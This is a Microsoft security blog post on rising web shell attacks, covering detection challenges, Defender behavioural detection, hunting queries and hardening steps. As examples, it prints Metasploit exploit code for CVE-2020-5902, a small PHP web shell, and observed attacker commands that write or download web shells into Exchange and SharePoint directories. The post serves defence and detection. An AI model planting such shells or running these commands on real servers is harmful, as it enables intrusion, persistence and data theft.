
# Web shell attacks continue to rise

microsoft.com/security/blog/2021/02/11/web-shell-attacks-continue-to-rise/

February 11, 2021




One year ago, we reported the steady increase in the use of web shells in attacks worldwide. The latest Microsoft 365 Defender data shows that this trend not only continued, it accelerated: every month from August 2020 to January 2021, we registered an average of 140,000 encounters of these threats on servers, almost double the 77,000 monthly average we saw last year.




*Figure 1. Web shell encounters on servers*

The escalating prevalence of web shells may be attributed to how simple and effective they can be for attackers. A web shell is typically a small piece of malicious code written in typical web development programming languages (e.g., ASP, PHP, JSP) that attackers implant on web servers to provide remote access and code execution to server functions. Web shells allow attackers to run commands on servers to steal data or use the server as launch pad for other activities like credential theft, lateral movement, deployment of additional payloads, or hands-on-keyboard activity, while allowing attackers to persist in an affected organization.

As web shells are increasingly more common in attacks, both commodity and targeted, we continue to monitor and investigate this trend to ensure customers are protected. In this blog, we will discuss challenges in detecting web shells, and the Microsoft technologies and investigation tools available today that organizations can use to defend against these threats. We will also share guidance for hardening networks against web shell attacks.

## Web shells as entry point for attacks

Attackers install web shells on servers by taking advantage of security gaps, typically vulnerabilities in web applications, in internet-facing servers. These attackers scan the internet, often using public scanning interfaces like shodan.io, to locate servers to target. They may use previously fixed vulnerabilities that unfortunately remain unpatched in many servers, but they are also known to quickly take advantage of newly disclosed vulnerabilities.

For example, on June 30, F5 Networks released a patch for CVE-2020-5902, a remote code execution (RCE) vulnerability in Traffic Management User Interface (TMUI). The vulnerability is a directory traversal bug with a CVSS score of 9.8 out of a possible 10. Just four days later, on July 4, exploit code was added to a Metasploit module.

```
def dir_trav(path)
  # PoC courtesy of the referenced F5 advisory: <LocationMatch ".*\.\.;.*":
  normalize_uri(target_uri.path, '/tmui/login.jsp/..;', path)
end
```

```
def execute_script
  print_status("Executing #{script_path}")

  send_request_cgi({
    'method' => 'POST',
    'uri' => dir_trav('/tmui/locallb/workspace/tmshCmd.jsp'),
    'vars_post' => {
      'command' => "list #{script_path}"
    }
  }, 3.5)
end
```

*Figure 2. CVE-2020-5902 exploit code*

The following day, Microsoft researchers started seeing the exploit being used by attackers to upload a web shell to vulnerable servers. The web shell was used to run common cryptocurrency miners. In the days that followed, industry security researchers saw the exploit being broadly used to deploy web shells, with multiple variants surfacing not long after.

This incident demonstrates the importance of keeping servers up to date and hardened against web shell attacks. Web servers are frequently accessible from the internet and can be used by attackers to gain access to a network.

## Web shells as persistence mechanisms

Once installed on a server, web shells serve as one of the most effective means of persistence in an enterprise. We frequently see cases where web shells are used solely as a persistence mechanism. Web shells guarantee that a backdoor exists in a compromised network, because an attacker leaves a malicious implant after establishing an initial foothold on a server. If left undetected, web shells provide a way for attackers to continue to gather data from and monetize the networks that they have access to.

Compromise recovery cannot be successful and enduring without locating and removing attacker persistence mechanisms. And while rebuilding a single compromised system is a great solution, restoring existing assets is the only feasible option for many. So, finding and removing all backdoors is a critical aspect of compromise recovery.

And this brings us back to the challenge of web shell detection. As we mentioned earlier, web shells can be generalized as a means of executing arbitrary attacker input by way of an implant. The first challenge is dealing with just how many ways an attacker can execute code. Web applications support a great array of languages and frameworks and, thus, provide a high degree of flexibility and compatibility that attackers take advantage of.

In addition, the volume of network traffic plus the usual noise of constant internet attacks means that targeted traffic aimed at a web server can blend right in, making detection of web shells a lot harder and requiring advanced behavior-based detections that can identify and stop malicious activities that hide in plain sight.

## Challenges in detecting web shells

Web shells can be built using any of several languages that are popular with web applications. Within each language, there are several means of executing arbitrary commands and there are multiple means for arbitrary attacker input. Attackers can also hide instructions in the user agent string or any of the parameters that get passed during a web server/client exchange.

Attackers combine all these options into just a couple of bytes to produce a web shell, for example:





*Figure 3. Example of web shell code*

In the example above, the only readable word in the web shell is “eval”, which can be easy to miss or misinterpret. When analyzing script, it is important to leverage contextual clues. For example, a scheduled task called “Update Google” that downloads and runs code from a suspicious website should be inspected more closely.

With web shells, analyzing context can be a challenge because the context is not clear until the shell is used. In the following code, the most useful clues are “system” and “cat /etc/passwd”, but they do not appear until the attacker interacts with the web shell:

```
<?php
  // Adversary sends POST with variable '1' = 'system' and '2' = 'cat /etc/passwd'
  $_=$_POST['1'];
  $__=$_POST['2'];

  //The following will now be equivalent to running -> system('cat /etc/passwd');
  $_($__);
?>
```

*Figure 4. Another example of web shell code*

Another challenge in detecting web shells is uncovering intent. A harmless-seeming script can be malicious depending on intent. But when attackers can upload arbitrary input files in the web directory, then they can upload a full-featured web shell that allows arbitrary code execution—which some very simple web shells do.

These file-upload web shells are simple, lightweight, and easily overlooked because they cannot execute attacker commands on their own. Instead, they can only upload files, such as full-featured web shells, onto web servers. Because of their simplicity, they are difficult to detect and can be dismissed as benign, and so they are often used by attackers for persistence or for early stages of exploitation.

Finally, attackers are known to hide web shells in non-executable file formats, such as media files. Web servers configured to execute server-side code create additional challenges for detecting web shells, because on a web server, a media file is scanned for server-side execution instructions. Attackers can hide web shell scripts within a photo and upload it to a web server. When this file is loaded and analyzed on a workstation, the photo is harmless. But when a web browser asks a server for this file, malicious code executes server side.

These challenges in detecting web shells contribute to their increasing popularity as an attack tool. We constantly monitor how these evasive threats are utilized in cyberattacks, and we continue to improve protections. In the next section, we discuss how behavior-based detection technologies help us protect customers from web shell attacks.

## How Microsoft helps defend networks against web shell attacks

Gaining visibility into internet-facing servers is key to detecting and addressing the threat of web shells. To tackle challenges in detecting these threats, Microsoft Defender for Endpoint uses a combination of durable protections that prevent web shell installation and behavior-based detections that identify related malicious activity. Microsoft Defender for Endpoint exposes malicious behavior by analyzing script file writes and process executions. Due to the nature of web shells, static analysis is not effective—as we have shown, it is relatively easy to modify web shells and bypass static protections. To effectively deliver protection, Microsoft Defender for Endpoint uses multiple layers of protection through behavior inspection.

Behavior-based blocking and containment capabilities, which use engines that specialize in detecting threats by analyzing behavior, monitor web-accessible directories for any new script file creation. While file creation events alone cannot be treated as suspicious, correlating such events with the responsible process tree can yield more reliable signals and surface malicious attempts. The engine can then remediate the script, neutralizing the primary infection vector. For example, IIS instance (*w3wp.exe*) running suspicious processes such as '*cmd.exe /c echo'*, '*certutil.exe'*, or '*powershell.exe'* that result in the creation of script files in web -accessible folders is a rare event and is, thus, typically a strong sign of web server compromise and web shell installation.

```
cmd.exe /c echo ^<%@ Page Language="Jscript"%^>
^<%eval(System.Text.Encoding.GetEncoding(65001).
GetString(System.Convert.FromBase64String(
Server.UrlDecode(Request.Cookies["__VIEWSTATE"].Value))),
"unsafe")%^> > "%CommonProgramFiles%\Microsoft Shared\
Web Server Extensions\16\TEMPLATE\LAYOUTS\GroupedItemPicker.aspx"

powershell -c "$wb=New-object Net.WebClient;
$wb.DownloadFile("https://[redacted].com/s.txt",
"C:\Program Files\Microsoft\Exchange Server\V15\
FrontEnd\HttpProxy\ecp\auth\kufwdGUwMqCh.aspx")"
```

Microsoft Defender for Endpoint also detects web shell installation attempts originating from remote systems within the organization using various lateral movement methods. For example, attackers have been observed to drop web shells through Windows Remote Management (WinRM) or use existing Windows commands to transfer web shells over SMB. On the web server, these remote actions are carried by system processes, thus giving visibility into the process tree. System privilege process dropping script files is another suspicious event and provides the behavior inspection engines ways to remediate the script before the attackers can perform any malicious actions.

```
powershell -c "$p=winrs /r:[redacted] powershell -c
'$env:exchangeinstallpath';$b= (Split-Path -Path $p -Qualifier);
$b1='\\[redacted]\'+$b[0]+'$'; $p = $p -Replace $b,$b1;;
$a = $p + 'frontend\httpproxy\owa\auth\errorEE.aspx';
$b = [System.Convert]::FromBase64String('....');
[System.IO.File]::WriteAllbytes($a, $b);"

cmd.exe /c copy logonout.aspx
"\\[redacted]\e$\Program Files\Microsoft\Exchange Server
\V15\FrontEnd\HttpProxy\owa\auth\register.aspx"
```

Behavior-based protection also provides post-compromise defense in scenarios where attackers are already operating and running commands on web servers. Once attackers gain access to a server, one of their first steps is to understand the privilege and the environment they have access to by using built-in reconnaissance commands that are not typically used by web applications. IIS instance (*w3wp.exe*) running commands like *'net'*, *'whoami'*, *'dir'*, *'cmd.exe'*, or *'query'*, to name a few, is typically a strong early indicator of web shell activity.

IIS servers have built-in management tools used by administrators to perform various maintenance tasks. These platforms surface various PowerShell cmdlets that can expose critical information to the attackers. IIS instances (*w3wp.exe*) that host various web-facing client services such as Outlook on the web (formerly known as Outlook Web App or OWA) or Exchange admin center (EAC; formerly known as the Exchange Control Panel or ECP)

accessing the management platform or executing below cmdlets is a suspicious activity and signifies a hands-on-keyboard attack. The behavior engine monitors execution of such cmdlets and the responsible process trees, for example:

```
Add-PSSnapin 'Microsoft.SharePoint.PowerShell
Add-PSSnapin Microsoft.Exchange.Management.PowerShell.SnapIn
new-managementroleassignment
get-managementroleassignment
new-inboxrule
new-transportrule
new-journalrule
new-mailboxexportrequest
new-mailboxsearch
new-compliancesearch
get-mailboxpermission
add-mailboxpermission
add-mailboxfolderpermission
update-rolegroupmember
add-rolegroupmember
install-transportagent
```

With its behavior-based blocking and containment capabilities, Microsoft Defender for Endpoint can identify and stop behavior associated with web shell attacks. It raises alerts for these detections, enabling security operations teams to use the rich investigation tools in Microsoft Defender for Endpoint to perform additional investigation and hunting for related or similar threats.





*Figure 5. Microsoft Defender for Endpoint alerts for behaviors related to web shell attacks*

Microsoft 365 Defender and Microsoft Defender for Endpoint customers can also run advanced hunting queries to proactively hunt for web shell attacks:

Look for suspicious process that IIS worker process (w3wp.exe), Apache HTTP server processes (*httpd.exe*, *visualsvnserver.exe*), etc. do not typically initiate (e.g., *cmd.exe* and *powershell.exe*)

```
DeviceProcessEvents
| where InitiatingProcessCommandLine
has_any("beasvc.exe","coldfusion.exe","httpd.exe","owstimer.exe","visualsvnserver.exe"
 or InitiatingProcessCommandLine contains 'tomcat'
| where FileName != "csc.exe" // exclude csharp compiler
| where FileName != "php-cgi.exe" //exclude php group, fast cgi
| where FileName != "vbc.exe" //exclude Visual Basic Command Line Compiler
| summarize by FileName
```

Look for suspicious web shell execution, this can identify processes that are associated with remote execution and reconnaissance activity (example: “arp”, “certutil”, “cmd”, “echo”, “ipconfig”, “gpresult”, “hostname”, “net”, “netstat”, “nltest”, “nslookup”, “ping”, “powershell”, “psexec”, “qwinsta”, “route”, “systeminfo”, “tasklist”, “wget”, “whoami”, “wmic”, etc.)

```
DeviceProcessEvents
| where InitiatingProcessParentFileName in~
("beasvc.exe","coldfusion.exe","httpd.exe","owstimer.exe","visualsvnserver.exe","w3wp.
 or InitiatingProcessParentFileName startswith "tomcat"
| where InitiatingProcessFileName in~
("powershell.exe","powershell_ise.exe","cmd.exe")
| where FileName != 'conhost.exe'
```

## Hardening servers against web shells

A single web shell allowing attackers to remotely run commands on a server can have far-reaching consequences. With script-based malware, however, everything eventually funnels to a few natural chokepoints, such as *cmd.exe*, *powershell.exe*, and *cscript.exe*. As with most attack vectors, prevention is critical.

Organizations can harden systems against web shell attacks by taking these preventive steps:

- Identify and remediate vulnerabilities or misconfigurations in web applications and web servers. Use Threat and Vulnerability Management to discover and fix these weaknesses. Deploy the latest security updates as soon as they become available.
- Implement proper segmentation of your perimeter network, such that a compromised web server does not lead to the compromise of the enterprise network.
- Enable antivirus protection on web servers. Turn on cloud-delivered protection to get the latest defenses against new and emerging threats. Users should only be able to upload files in directories that can be scanned by antivirus and configured to not allow server-side scripting or execution.
- Audit and review logs from web servers frequently. Be aware of all systems you expose directly to the internet.

- Utilize the Windows Defender Firewall, intrusion prevention devices, and your network firewall to prevent command-and-control server communication among endpoints whenever possible, limiting lateral movement, as well as other attack activities.
- Check your perimeter firewall and proxy to restrict unnecessary access to services, including access to services through non-standard ports.
- Practice good credential hygiene. Limit the use of accounts with local or domain admin level privileges.

Web shells and the attacks that they enable are a multi-faceted threat that require comprehensive visibility across domains and platforms. Microsoft 365 Defender correlates threat data from endpoints, email and data, identities, and apps to coordinate cross-domain protection. Learn how you can stop attacks through automated, cross-domain security and built-in AI with Microsoft Defender 365.

*Detection and Response Team (DART)*

*Microsoft Defender Security Research Team*